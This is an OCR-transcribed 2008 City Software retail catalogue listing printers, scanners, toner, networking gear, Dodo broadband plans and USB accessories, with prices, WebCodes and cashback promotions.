WebCode: VBM9529

Nero back up software included

Verbatim 750GB 3.5" USB 2.0 Portable Hard Drive

Verbatim's External Hard Drive provides high capacity storage back up for all file types offering high performance and reliability to both the professional and home user.

- Sleek 'black steel' space saving design
- Windows Vista Compatible
- Verbatim 2 Year Warranty

500GB
(VBM7510) **$261**
1TB
(VBM7512) **$305**

$224 SAVE $30 off RRP
WebCode: VBM7511


A3 flatbed scanner

Mustek ScanExpress A3 USB 600 Pro Scanner

An ideal solution for anyone setting up a home office, the Mustek ScanExpress A3 comes complete with high-resolution, color-accurate scanning abilities. With its 36-bit color capturing abilities, the ScanExpress A3 can capture over 68.7 billion colors in a single-pass. 600 x 1200 dpi resolution

- Quick and easy USB interface
- Multiple functions include Scan, Copy, E-Mail, Fax and OCR
- Valuable Software Packages included
- Unique Optional transparency adapter available
- 48-Bit Colour
- CIS technology
- Comprehensive OCR and image editing software
- USB 2.0 connection
- Supports Microsoft Windows® 2000/XP/Vista and Mac OS X

Mustek BearPaw Plus A4 Scanner (MUS0100) **$131**



Unbeatable Value

$499 SAVE $50 off RRP WebCode: MUS0101

Huge duty cycle

Samsung CLX-6210FX A4 Colour Laser Multifunction

- 20 ppm Mono
- 20 ppm Colour
- 2400x600 DPI Print
- 65,000 Duty Cycle
- Parallel, USB, Ethernet
- Duplex Included
- PostScript Capable

$844 SAVE $155 off RRP WebCode: SAM6210

PostScript capable laser printer

Samsung CLP-610ND A4 Colour Laser Printer

- 20 ppm Mono
- 20 ppm Colour
- 2400x600 DPI Print
- 65,000 Duty Cycle
- Parallel, USB, Ethernet
- Duplex Included
- PostScript Capable

Black 5,500 Page Toner (SAM6361) **$129**
Cyan 5,000 Page Toner (SAM6362) **$177**
Yellow 5,000 Page Toner (SAM6363) **$177**
Magenta 5,000 Page Toner (SAM6364) **$177**

Economical to run

$598 SAVE $101 off RRP WebCode: SAM0610

Think before you print... are you spending too much on ink?

Kodak EasyShare 5300 Inkjet All-In One Printer

Kodak has developed a revolutionary inkjet system that gives you crisp, sharp black documents and brilliant photos that last a lifetime. Save up to 50% on everything you print compared to similar consumer inkjet printers.

- Print, copy, and scan
- KODAK lab-quality pictures that last a lifetime in as little as 28 seconds
- Large high-resolution 3" colour display for easy photo cropping
- Easy one-click photo printing from most memory cards
- Uses a convenient 2-cartridge, 6-ink system

Black Ink Tank (KOD5306) **$15**
Multicolour Ink Tank (KOD5307) **$25**
Combo colour + Black ink (KOD5308) **$35**

Save up to 50% on everything you print*

BONUS KODAK Gift Pack over $50 Value!

$188 SAVE $11 off RRP WebCode: KOD5305

* Comparative information based on test results using Kodak Ultra Premium Photo Paper and ISO 24711 testing standards

* Gift pack available via redemption, See citysoftware.com.au/promotions for full terms & conditions

magicolor 2490MF

KONICA MINOLTA

5 ppm COLOR | 20 ppm B&W | A4 | DIRECT PHOTO PRINT | NETWORK | SCAN COPY FAX

Konica Minolta magicolor 2490MF A4 Colour Laser Multifunction

- 20ppm Mono, 5ppm Colour
- 33.6k fax modem
- 2400x600 DPI (Print)
- USB 2.0, PictBridge, Ethernet
- 4,500 Page Black Toner, 4,500 Page CMY Toner

1 Year On-Site Warranty (Next Day Service)

*$200 Cashback!

You pay $832

$632

After $200 cashback

SAVE $567 off RRP

WebCode: QMS2492

Konica Minolta PagePro 1350W A4 Personal Laser

HOT PRICE

- 20ppm Mono
- 1200x1200 DPI
- Parallel, USB 2.0
- 150 Sheet Paper Tray
- 1,500 Page Black Toner included

1 Year Replacement Warranty

3,000 Page Black Toner (QMS1301) $95

$99

SAVE $60 off RRP

WebCode: QMS1350

Konica Minolta PagePro 1390MF A4 Mono Laser Multifunction

- 20ppm Mono
- 1200x600 DPI (Print)
- 600x600 DPI (Copy)
- USB 2.0
- 3,000 Page Black Toner included

1 Year Replacement Warranty

3,000 Page Black Toner (QMS1301) $95

6,000 Page Black Toner (QMS1302) $138

$384

SAVE $115 off RRP

WebCode: QMS9934

Konica Minolta PagePro 4650EN High Speed A4 Network Mono Laser

- 34ppm Mono
- 1200x1200 DPI
- PostScript 3, PCL 6 & more
- Parallel, USB 2.0, Gigabit Ethernet
- 550 Sheet Paper Tray
- 6,000 Page Black Toner included

1 Year On-Site Warranty (Next Day Service)

18,000 Page Black Toner (QMS4657) $360

$824

SAVE $575 off RRP

WebCode: QMS4655

Konica Minolta magicolor 2550EN A4 Colour Laser

*$100 Cashback!

- 20ppm Mono
- 5ppm Colour
- 600x600 DPI x 4-Bit
- PostScript 3, PCL5, PCL6
- Parallel, USB 2.0, Ethernet
- 4,500 Page Black Toner,
- 4,500 Page CMY Toner

1 Year On-Site Warranty (Next Day Service)

Includes full capacity Toners - 4,500 pages

You pay $498

$398

After $100 cashback

SAVE $301 off RRP

WebCode: QMS2550

1300 658 600

citysoftware.com.au

Perfect for SOHO

HP LaserJet M1120n Multifuntion A4 Printer

- 19ppm Mono
- 600x600 DPI
- USB, Ethernet
- Print / Scan Copy / Fax

Black Toner (HPL0540) **$93**

See citysoftware.com.au/promotions

$314 SAVE $35 off RRP WebCode: HPL0459

Exceptional print quality

HP Colour LaserJet CP1518ni A4 Printer

$150 Cashback!

- 12ppm Mono
- 8ppm Colour
- 600x600 DPI
- USB, Ethernet, PictBridge Port

Cyan Toner (HPL0541) **$84**
Magenta Toner (HPL0543) **$84**
Yellow Toner (HPL0542) **$84**
Black Toner (HPL0540) **$93**

See citysoftware.com.au/promotions

You Pay $432 **$282** After $150 Cashback* SAVE $217 off RRP WebCode: HPL0378

Take your business up a level

HP Color LaserJet M1312nfi Multifuntion A4 Printer

- 12ppm Mono
- 8ppm Colour
- 600x600 DPI
- USB, Ethernet
- 160Mb RAM

Cyan Toner (HPL0541) **$84**
Magenta Toner (HPL0543) **$84**
Yellow Toner (HPL0542) **$84**
Black Toner (HPL0540) **$93**

See citysoftware.com.au/promotions

$812 SAVE $87 off RRP WebCode: HPL0431

Home-network-ready

HP Photosmart C6280 All-in-One Printer

- 34ppm Mono
- 33ppm Colour
- 4800x1200 DPI
- USB, Ethernet
- 2.4" Colour LCD

63% Off RRP

$100 Cashback!

See citysoftware.com.au/promotions


You Pay $228 **$128** After $100 Cashback* SAVE $221 off RRP WebCode: HPS6280

Auto Paper Feeder

HP Officejet J6480 All-in-One Printer

- 31ppm Mono
- 25ppm Colour
- 4800x1200 DPI
- USB, Ethernet, Wireless
- Print / Scan / Copy / Fax

$50 Cashback!



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You Pay $274 **$224** After $50 Cashback* SAVE $75 off RRP WebCode: HPS6480

Print quality photos at home

HP Photosmart C8180 All-in-One Printer

- 34ppm Mono
- 33ppm Colour
- 4800x1200 DPI
- USB, Ethernet, Bluetooth, Wireless
- 3.5" Touchscreen

$150 Cashback!

See citysoftware.com.au/promotions

You Pay $426 **$276** After $150 Cashback* SAVE $324 off RRP WebCode: HPS8180

Rich Vibrant colour

HP 96/97 Ink Cartridge Combo Pack

Contains one HP 96 black ink cartridge and one HP 97 tricolor ink cartridge in a combo pack.

$68 SAVE $19 off RRP WebCode: HPD0403

Buy twin packs and save!

HP 56/57 Twin Pack

Contains one HP 56 black ink cartridge and one HP 57 tricolor ink cartridge in a combo pack.

$58 SAVE $14 off RRP WebCode: HPI6290

Lab-quality photo paper

HP Advanced Gloss Paper 25 Sheet

Contains 25 sheets of HP Gloss 6x4" (10x15cm) photo paper for print lab quality photos with rich, vivid colours.

$8.95 WebCode: HPD8691

WHAT DO YOU HAVE TO SAY?

Hurry, offer valid from 2nd June – 31st August 2008 only!

Purchase
5 specially marked HP Toner Cartridges

$150

OR

Receive
A TomTom One V3 navigator
valued at **$299 OR $150** cashback

Purchase
10 specially marked HP Toner Cartridges

$500

OR

Receive
TOSHIBA TDP SP1 AV projector
valued at **$799 OR $500** cashback

To take advantage of this great offer, simply follow these instructions:

1. Purchase from our range of specially marked HP original Toner Cartridges and redeem between 2nd June 2008 & 31st August 2008
2. Visit www.hp.com.au/supplies and follow the prompts to promotions for toners
3. Register your details and enter your special promotional code (located on the sticker on the outside of the toner box)
4. For further enquiries please contact 1800 004 700

Terms and Conditions
1. Full terms and conditions available at www.hp.com.au/supplies and follow the prompts to promotions for toner
2. Entries must be received between 2nd June – 31st August 2008
3. Limit of 5 claims per customer
4. RRP correct at time of production

Purchase
Any 3 specially marked HP Ink Cartridges
Look for the pink banner on the packaging as pictured below

Receive
Targus City Gear Back Pack
with a Notebook sleeve that fits notebooks with up to15.4" screens

RRP $119
Model # TCG650

Hurry, offer valid from 2nd June – 31st August 2008 only!

Gear up for great value with this exciting **BONUS** offer!

To receive your Targus City Gear Back Pack, simply follow these instructions:

1. Purchase any 3 specially marked HP ink cartridges (look for the pink banner on the packaging)
2. Visit www.hp.com.au/supplies and follow the prompts to the ink promotion
3. Register (once only) your details to become a user, or login if you're an existing member
4. Enter the 3 special promotional codes (located inside the box)
5. For further enquiries please contact 1800 004 700

Terms and Conditions
1. Full terms and conditions are available at www.hp.com.au/supplies and follow the prompts to the promotions for ink
2. Entries must be received between 2nd June – 31st August 2008
3. Only one claim per person allowed
4. RRP correct at time of production

HP Toner Cartridges

Description		Webcode	Price
C3906A	Black Toner	HP741	$87
C4092A	Black Toner	HPL4092	$76
C4096A	Black Toner	HPL4096	$128
C4127X	Black Toner	HPL4129	$163
C4129X	Black Toner	HPL4131	$209
C7115A	Black Toner	HPL7115	$79
C7115X	Black Toner	HPL7117	$98
C8061X	Black Toner	HPL8063	$163
C9720A	Black Toner	HPL9720	$197
C9721A	Cyan Toner	HPL9721	$267
C9723A	Magenta Toner	HPL9723	$267
Q1338A	Black Toner	HPL1338	$195
Q2610A	Black Toner	HPL2610	$153
Q2612A	Black Toner	HPL2612	$89
Q2613A	Black Toner	HPL2613	$91
Q2613X	Black Toner	HPL2614	$114
Q2670A	Black Toner	HPL2670	$168
Q2683A	Magenta Toner	HPL2683	$217
Q3960A	Black Toner	HPL3960	$106
Q3961A	Cyan Toner	HPL3978	$127
Q3962A	Yellow Toner	HPL3979	$127
Q3963A	Magenta Toner	HPL3981	$127
Q3972A	Yellow Toner	HPL3976	$94
Q3973A	Magenta Toner	HPL3977	$94
Q5942A	Black Toner	HPL5942	$190
Q5942X	Black Toner	HPL5943	$287
Q5945A	Black Toner	HPL5945	$259
Q5949A	Black Toner	HPL5949	$91
Q5949X	Black Toner	HPL5994	$167
Q5950A	Black Toner	HPL5950	$226
Q5951A	Cyan Toner	HPL5951	$321
Q5952A	Yellow Toner	HPL5952	$349
Q5953A	Magenta Toner	HPL5953	$321
Q6000A	Black Toner	HPL6060	$97
Q6001A	Cyan Toner	HPL6061	$106
Q6002A	Yellow Toner	HPL6062	$106
Q6003A	Magenta Toner	HPL6063	$106
Q6470A	Black Toner	HPL6470	$168
Q6511A	Black Toner	HPL6511	$158
Q7581A	Cyan Toner	HPL7581	$217
Q7582A	Yellow Toner	HPL7582	$217
Q7583A	Magenta Toner	HPL7583	$217

Description		Webcode	Price
HP 78	Tri-Colour	HPD6578	$45
HP 23	Tri-Colour	HPI1826	$50
HP 45	Black	HPD095	$41
HP 15	Black	HPD6645	$38
HP 28	Tri-Colour	HPI8782	$29
HP 27	Black	HPD8772	$25
HP 56	Black	HPD6656	$27
HP 57	Tri-Colour	HPI6657	$45

FUJI xerox

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Feature packed A3 colour laser

Fuji Xerox DocuPrint C2255 A3 Colour Laser

For those who demand exceptional colour reproduction and uncompromising performance, Fuji Xerox has the answer for you – the DocuPrint C2255 Colour Printer. It is a scalable colour printer with cutting-edge Self-Scanning LED Print Head technology able to print up to SRA3 and banner size.
The DocuPrint C2255 is also networkable for various environments and comes with built-in and optional security features for top-notch confidentiality. And being environmentally responsible, the DocuPrint C2255 is safe and ecologically designed.

- A3 – 14ppm Mono
- A3 – 9ppm Colour
- A4 – 25ppm Mono
- A4 – 20ppm Colour
- 1200x2400 DPI
- USB, Parallel, Ethernet
- 250 Sheet Papertray

NEW

$3498 | SAVE $462 off RRP
WebCode: FXP2255

Perfect for business professionals

Fuji Xerox DocuPrint C3210DX A4 Colour Laser

- 30ppm Mono
- 25ppm Colour
- 1200x1200 DPI
- Parallel, USB, Ethernet
- 80,000 Duty Cycle

BONUS TomTom One v3 GPS
Valued at $299

Limited stock

$1097 | SAVE $520 off RRP
WebCode: FXP3222

Budget colour laser

Fuji Xerox DocuPrint C1110 A4 Colour Laser

- 16ppm Mono
- 12ppm Colour
- 9600x600 DPI
- USB, Ethernet
- 40,000 Duty Cycle

$484 | SAVE $115 off RRP
WebCode: FXP1111

Affordable colour laser

Fuji Xerox DocuPrint C2100 A4 Colour Laser

- 25ppm Mono
- 17ppm Colour
- 9600x600 DPI
- 60,000 Duty Cycle
- Parallel, USB, Ethernet

Black Toner 8k (FXP2106) $233
Black Toner 3k (FXP2110) $124

$686 | SAVE $136 off RRP
WebCode: FXP2100

Huge duty cycle

Fuji Xerox DocuPrint 340A Mono – Laser

- 34ppm Mono
- 1200x1200 DPI
- 150,000 Duty Cycle
- Parallel, serial, USB, Ethernet

Black Toner 17k (FXP0269) $288
Black Toner 10k (FXP0268) $187

$1255 | SAVE $169 off RRP
WebCode: FXP0346

Low cost quality printing

Fuji Xerox DocuPrint 204 A4 Mono Laser

- 20ppm Mono
- 2400x600 DPI
- Parallel, USB, Ethernet
- 250 Sheet Papertray

Drum (FXP2417) $99
Black Toner (FXP2416) $69

$184 | SAVE $24 off RRP
WebCode: FXP0204

Budget multifunction printer

Fuji Xerox WorkCentre PE220 Mono Laser Multifunction

- 20ppm Mono
- 600x600 DPI
- Parallel, USB
- Print / Scan Copy / Fax

Black Toner (FXP0683) $98

$276 | SAVE $223 off RRP
WebCode: FXP1220

For all your office needs

Fuji Xerox DocuPrint C2090FS Colour Multifunction Laser

- 20ppm Mono
- 5ppm Colour
- 600x600 DPI
- USB, Ethernet
- Fax / Print Scan / Copy

$1136 | SAVE $182 off RRP
WebCode: FXP2090

14x faster than Wireless-G


D-Link RangeBooster N USB Adapter DWA-140

$97 | SAVE $22 off RRP | WebCode: DLK0090

D-Link RangeBooster N 650 Desktop Adapter DWA-547

$97 | SAVE $22 off RRP | WebCode: DLK9205

D-Link Xtreme N PCI Express Desktop Adapter DWA-556



$132 | SAVE $27 off RRP | WebCode: DLK0091

D-Link Xtreme N Notebook ExpressCard DWA-643

$132 | SAVE $27 off RRP | WebCode: DLK0092

D-Link DIR-615 Wireless N Router

The D-Link Wireless N Router (DIR-615) provides a better wireless signal for your network faster than existing wireless 802.11g technology. Upgrading your home to Wireless N provides an excellent solution for sharing an Internet connection and files such as video, music, photos, and documents.

$83 | SAVE $16 off RRP | WebCode: DLK0093

Value packed wireless modem router

D-Link DSL-G604T Wireless-G ADSL Modem Router

With this router, you can easily connect to your ADSL broadband line for Internet access in your office or at home. This device automatically creates an IP number and assigns for each user, simplifying everyone's logon operation.

- 4 Port Fast Ethernet & 802.11g wireless
- DSL-2: up to 12Mbps down*
- DSL-2+: up to 24Mbps down*

HOT Price


$99 | SAVE $30 off RRP | WebCode: DLK5109

Basic wireless networking

D–Link DIR-300 Wireless G Router

Create a wireless network for your home and share it securely with Tomizone using the D-Link Wireless G Router. Connect the Wireless G Router to a broadband modem and wirelessly share your high-speed Internet connection and enjoy surfing the web, checking e-mail, and chatting with family and friends online.

Wireless USB Adapter (DLK3003) **$38**



$58 | SAVE $20 off RRP | WebCode: DLK3006

Lag is no longer an excuse

D-Link DGL-4500 XTREME Wireless

With D-Link's Xtreme N Duo wireless technology, your signal can reach even the toughest places. With Xtreme N Duo technology and compliance to 802.11n (draft) wireless LAN, your router has the power of dual-band (2.4GHz or 5.0GHz) wireless signals to get your game play going on in the wireless band of your choice.

$346 | SAVE $83 off RRP | WebCode: DLK4500

Easy to install and use

D-Link DAP-1150 Access Point, Wireless Repeater or Client

The DAP-1150 can be configured to operate as (1) an Access Point to share your Internet wirelessly when connected to a router, (2) an AP Client to connect to another Access Point, or (3) a Repeater to extend the wireless coverage to cover all "dead" spots.

$87 | SAVE $32 off RRP | WebCode: DLK1150

All-in-one ADSL2+ wireless router

D-Link RangeBooster N ADSL2+ Modem Router DSL-2740B

The DSL-2740B RangeBooster N ADSL/ADSL2/2+ Modem Router is a versatile, high-performance remote router for the home and small office. With integrated ADSL2/2+ supporting up to 24Mbps download speeds, firewall protection, Quality of Service (QoS), 802.11n wireless LAN (draft 1.0) and 4 Ethernet switch ports.

$244 | SAVE $55 off RRP | WebCode: DLK0065

Secure and share your digital files

D-Link DNS-323 2-Bay Network Storage Enclosure

The D-Link DNS-323 2-Bay Network Storage Enclosure, when used with SATA drives, enables you to share documents, files, and digital media such as music, photos, and video with everyone on the home or office network. This enclosure also allows you to create a central network point for backing up valuable files.

$327 | SAVE $72 off RRP | WebCode: DLK0066

Affordable Network storage drive

D-Link DNS-313 1 Bay Network Storage Enclosure

The DNS-313 Single Bay Network Storage Enclosure, when used with internal SATA drives, enables you to share documents, files, and digital media such as music, photos, and video with everyone else on the home or office network. Remotely accessing files through the Internet is also possible with the built-in FTP server.

$177 | SAVE $52 off RRP | WebCode: DLK0313

Flexible Switching

Linksys SGE2000 24 Port Gigabit Switch

The Linksys Business Series SGE2000 is an infrastructure Gigabit Ethernet switching solution for flexible 10/100/100 Ethernet port expansion in a system. Features fully resilient Stacking, Advanced Security and QoS, Availability, and Static Layer 3 functionality.

$965 SAVE $194 off RRP WebCode: LNK6220

Linksys Stackable L3 Switches

Ethernet Switch PoE	LNK6221	$1257
24 Port Ethernet Switch PoE	LNK6219	$868
24 Port Ethernet Switch	LNK6218	$542

Linksys Managed L2 Switches

48 Port Gigabit WebView Switch	LNK5522	$1148
24 Port Gigabit Switch Webview	LNK0246	$599
48 Port Ethernet Webview	LNK5524	$616
48 Port Ethernet Webview PoE	LNK6223	$1121
24 Port Switch - 2 Mini GBic	LNK1228	$332
8 Port Gigabit WebView Switch PoE	LNK5554	$462
8 Port Ethernet Switch WebView PoE	LNK6205	$361

Linksys Wireless-N PCI Adapter (WMP300N)

$86 SAVE $63 off RRP WebCode: LNK5545

Linksys Wireless-N Notebook Adapter (WPC300N)

$86 SAVE $63 off RRP WebCode: LNK5546

Linksys Wireless-N USB Adapter (WUSB300N)

$86 SAVE $63 off RRP WebCode: LNK1235

Linksys Ultra RangePlus Wireless-N Router WRT160N

- Internet-sharing Router and 4-port Switch, wit a built in speed and range enhanced Wireless Access Point
- MIMO technology uses multiple radios to creat a robust signal that travels farther and reduces dead spots
- Much faster than Wireless-G, but also works great with Wireless-G and-B devices

NEW

$131 SAVE $38 off RRP WebCode: LNK6284

Expand Your Wireless Coverage

Linksys Wireless-G Router WRT100

The RangePlus Wireless Router is really three devices in one box. First, there's the Wireless Access Point, which lets you connect to the network without wires. There's also a built-in 4-port full-duplex 10/100 Switch to connect your wired-Ethernet devices

$96 SAVE $23 off RRP WebCode: LNK6277

All-in-one internet solution

Linksys Wireless-N ADSL2+ Gateway WAG160N

- High-speed ADSL2+ Modem gives you a fast, "Always On" connection to the Internet
- Connect your PCs via the built-in Router and 4-port Switch to jump start your Ethernet network and share the Internet throughout the building
- Built-in Wireless-N (draft 802.11n) Access Point also lets you connect without running wires

$30 Cashback

See citysoftware.com.au/promotions

You Pay $155 **$125** After $30 Cashback* SAVE $324 off RRP WebCode: HPS8180

Minitar VOIP Adapter Router (MVA11A)

$79 SAVE $20 off RRP WebCode: MIN0012

Minitar Wireless N Router (MWNAPR-1)

$96 SAVE $33 off RRP WebCode: MIN0009

Minitar Wireless N PCI Adapter (MWNPC-1)

$49 SAVE $20 off RRP WebCode: MIN0010

Minitar Wireless N USB Adapter (MWNU-1)

$48 SAVE $17 off RRP WebCode: MIN0011

Billion Wireless-N ADSL2+ Modem Router BIPAC 7300N

- 4 Port 10/100 LAN
- SPI Firewall & QOS
- 802.11n

$193 SAVE $26 off RRP WebCode: BIL0035

Billion ADSL2 + 3G VPN Firewall Router BIPAC 7402X

- 4 Port 10/100 LAN
- SPI Firewall, QOS and 16 VPN Tunnels

$213 SAVE $46 off RRP WebCode: BIL0033

Billion Wireless-N 3G/ ADSL2+ VPN Gigabit Router BIPAC 7402NX

Experience the ultimate in wireless speed and coverage with no more dead zones, while sharing your networking anywhere with secure and always-on connectivity!

- 4 Gigabit Ports
- ADSL2+ & 3G
- SPI Firewall & QOS
- 16 VPN Tunnels
- 802.11n

2 Year Warranty

$298 SAVE $51 off RRP WebCode: BIL0036

ProCurve
Networking by HP

Smart enough to see it coming

ProCurve ProActive Defense allows you to detect, identify and minimize threats before they compromise your network.

A smart security solution proactively defends your network from attacks. By remaining alert and aware, ProCurve networks provide comprehensive protection against known threats without compromising productivity.

See it coming yourself with ProCurve ProActive Defense at www.procurve.com/security

The ProCurve Switch 1800 series

The ProCurve Switch 1800 series is designed for affordability and minimal network configuration. It is comprised of 8-port and 24-port 10/100/1000 Layer 2 stackables designed for affordability and minimal network configuration, making it easy to set up and use. Management is with an intuitive web browser. Small and quiet for unobtrusive performance. This is the go-to series for when you're ready to make the next step from an unmanaged switch. Add to the equation our lifetime product warranty and our 25 years of innovation, and you have a sound case for making ProCurve the foundation of your network.

Procurve 1800 /24 port 10/100/1000 (HPE9034) **$619**

Procurve 1800 / 8-port 10/100/1000

Our Price **$276.00** | Save $23.00

WebCode.....HPE9029

ProCurve Switch 1700 series

The ProCurve Switch 1700 series are Web-managed switches ideal for businesses transitioning from unmanaged networks. These 8- and 24-port 10/100 switches offer easy, reliable, and affordable connectivity. The ProCurve Switch 1700-24 has 24 ports, with 22 10/100 ports plus dual-personality ports. The ProCurve Switch 1700-8 has a small form factor with seven 10/100 ports and one 10/100/1000 port. The ProCurve Switch 1700 Series can be configured and managed in a few simple steps via its intuitive Web interface—reducing set-up time and cost. Plus, its fanless design promotes silent operation. The ProCurve Switch 1700 Series also comes with a lifetime warranty.

Procurve 1700 /24 port 10/100/1000 (HPE9080) **$396**

Procurve 1700 /8 port 10/100/1000

Our Price **$146.00** | Save $20.00

WebCode.....HPE9079

For as long as you own the product,with next business-day advance replacement (available in most countries). The following hardware products and their related family modules have a one-year warranty with extensions available: The ProCurve Routing Switch 9300m Series,ProCurve Switch 8100flSeries,ProCurve Access Control Server 745wl and the ProCurve Network Access Controller 800. Stand-alone software may have a different warranty duration. For details,refer to the ProCurve Software License,Warranty and Supportbooklet at http://www.hp.com/rnd/support/warranty/index.htm
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
dodo®

Mobile Wireless BROADBAND

3G / HSDPA



Same day Connection
No Phone Line Required • No Roaming Charges

Dodo's new mobile 3G/HSDPA USB modem kit allows you to be connected to the Internet anywhere you go. This gives you super fast speeds while on the move, with competitive plans to suit your download needs and budget. This product is ideal for Laptops and desktop PCs.

- HUAWEIE220 Mobile 3G/HSDPA USB modem
- Instant connection, no need to wait
- No roaming charges
- No set-up fee
- SMS options*
- Monthly billing options^
- 5 email addresses
- 20MB web space to create your own online experience
- Great plans available^

$186 | SAVE $13 off RRP
WebCode: DODO001

T's and C's : *SMS chargers in addition to monthly fee.
^See citysoftware.com.au/dodo for plan details.

Dodo Broadband Ethernet USB Modem Kit

This product allows customers to connect to Dodo's super fast Broadband network. This product contains all you need to get online and fast. It comes with a D-Link USB / Ethernet modem to give the customer choice on how they connect to the Internet.

- D-Link 502T ADSL Ethernet Modem Router Gen 2
- Get 3 Months FREE Broadband access*
- No long term contracts#
- Easy pay by the month options^
- 30 email address
- 30MB to create your own online experience.

*T's and Cs : *On 24 month contract – 3 months free Broadband access after 24 month minimum period; #Discounted prices available when bundled with Dodo Home Phone 12 month contracts. *cancellation fee of $99.00 applies if you cancel your service within the first 3 months.*

$71 | SAVE $8 off RRP
WebCode: DODO002

256Kbps Fast ADSL[1]

Monthly with Home Phone	Max Cost with Home Phone	Monthly without Home Phone	Max Cost without Home Phone	Total Data[2]
$9.90	$69.99	$19.90	$79.99	150 MB
$19.99	$69.99	$29.99	$79.99	1,000 MB
$29.99	$69.99	$39.99	$79.99	10,000 MB
$39.99	$89.99	$49.99	$109.99	20,000 MB
$49.99	$49.99	$59.99	$59.99	50,000 MB

1.5Mbps Super Fast ADSL[1]

Monthly with Home Phone	Max Cost with Home Phone	Monthly without Home Phone	Max Cost without Home Phone	Total Data[2]
$19.99	$69.99	$29.99	$79.99	150 MB
$29.99	$69.99	$39.99	$79.99	3,000 MB
$39.99	$99.99	$49.99	$109.99	10,000 MB
$49.99	$99.99	$59.99	$109.99	20,000 MB
$59.99	$99.99	$69.99	$109.99	30,000 MB
$79.99	$79.99	$89.99	$89.99	50,000 MB

High Speed ADSL2+

Monthly with Home Phone	Max Cost with Home Phone	Monthly without Home Phone	Max Cost without Home Phone	Total Data[2]
FREE	$29.99	$29.90	$79.99	150 MB
$9.90	$69.99	$39.99	$79.99	2,000 MB
$29.99	$69.99	$49.99	$79.99	10,000 MB
$39.99	$69.99	$59.99	$79.99	20,000 MB
$49.99	$69.99	$69.99	$79.99	30,000 MB
$79.99	$79.99	$89.99	$89.99	50,000 MB

1. Speed [illegible] is theoretical maximum download & upload speed. Actual speed depends on a number of factors. Service not available in all areas. See www.dodo.com.au to find out more details about these plans.
2. Excess data charged at 18c per MB, up to capped amount. 64Kbps after cap.

Dodo Broadband Wireless Modem Kit

Dodo's flagship Broadband product is the D-Link 604T Wireless Modem/Router which allows you to connect up to 4 hard wired computers and multiple wireless devices to the one unit.

- D-link 604T Wireless ADSL Ethernet Modem Router with 4 port Router Gen 2
- Get 3 Months FREE Broadband access*
- No long term contracts#
- Easy pay by the month options^
- 30 email address
- 30MB to create your own online experience.

*T's and Cs : *On 24 month contract – 3 months free Broadband access after 24 month minimum period; #Discounted prices available when bundled with Dodo Home Phone 12 month contracts. *cancellation fee of $99.00 applies if you cancel your service within the first 3 months.*

$138 | SAVE $11 off RRP
WebCode: DODO003

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CITY SOFTWARE
Black Tie Service, Plain Wrap Prices

Read cards from cameras

All in one USB 2.0 Card Reader

- True plug & play and hot swapping
- MicroSD/T-Flash direct access
- M2 direct access
- Support NEW high capacity standard SDHC SD card
- Support O/S: Win 98SE/ME/2000/XP/Vista, MAC OS 8.6 & above

$15 SAVE $14 off RRP
WebCode: SIG0008

Vertical stand included

Tower 7 Port USB 2.0 Hub

- Supported data speed:1.5/12/480 Mbps
- One upstream and seven downstream ports
- Supports both bus and self-powered
- Over-current detection and protection for each down-stream port
- Hot-swappable Plug & Play connection
- Support O/S: Windows 98SE/ME/2000/XP/Vista, MAC OS 8.6 & above

$24 SAVE $35 off RRP
WebCode: SIG0007

Unbeatable value

Clip 2GB MP3 Player

Listen to your favourite music on the go with the Clip 2GB MP3 player

- Simple & trendy Clip design
- 128 x 32 OLED LCD display
- Built-in Lithium rechargeable battery
- Size: 5.5 x 2.3 x 1.6cm
- Includes Stereo Headphones

$29 SAVE $40 off RRP
WebCode: SIG0010

Perfect for MSN Messenger & Skype

Mini USB Notebook Webcam

Add a whole new level of communication to your online chatting sessions with the new Mini USB Notebook Webcam

- 2 megapixel lens
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

Tango USB Flash Drive 4GB

Bold and sturdy design, this USB flash drive is ideal for anyone in need of small portable storage solution.

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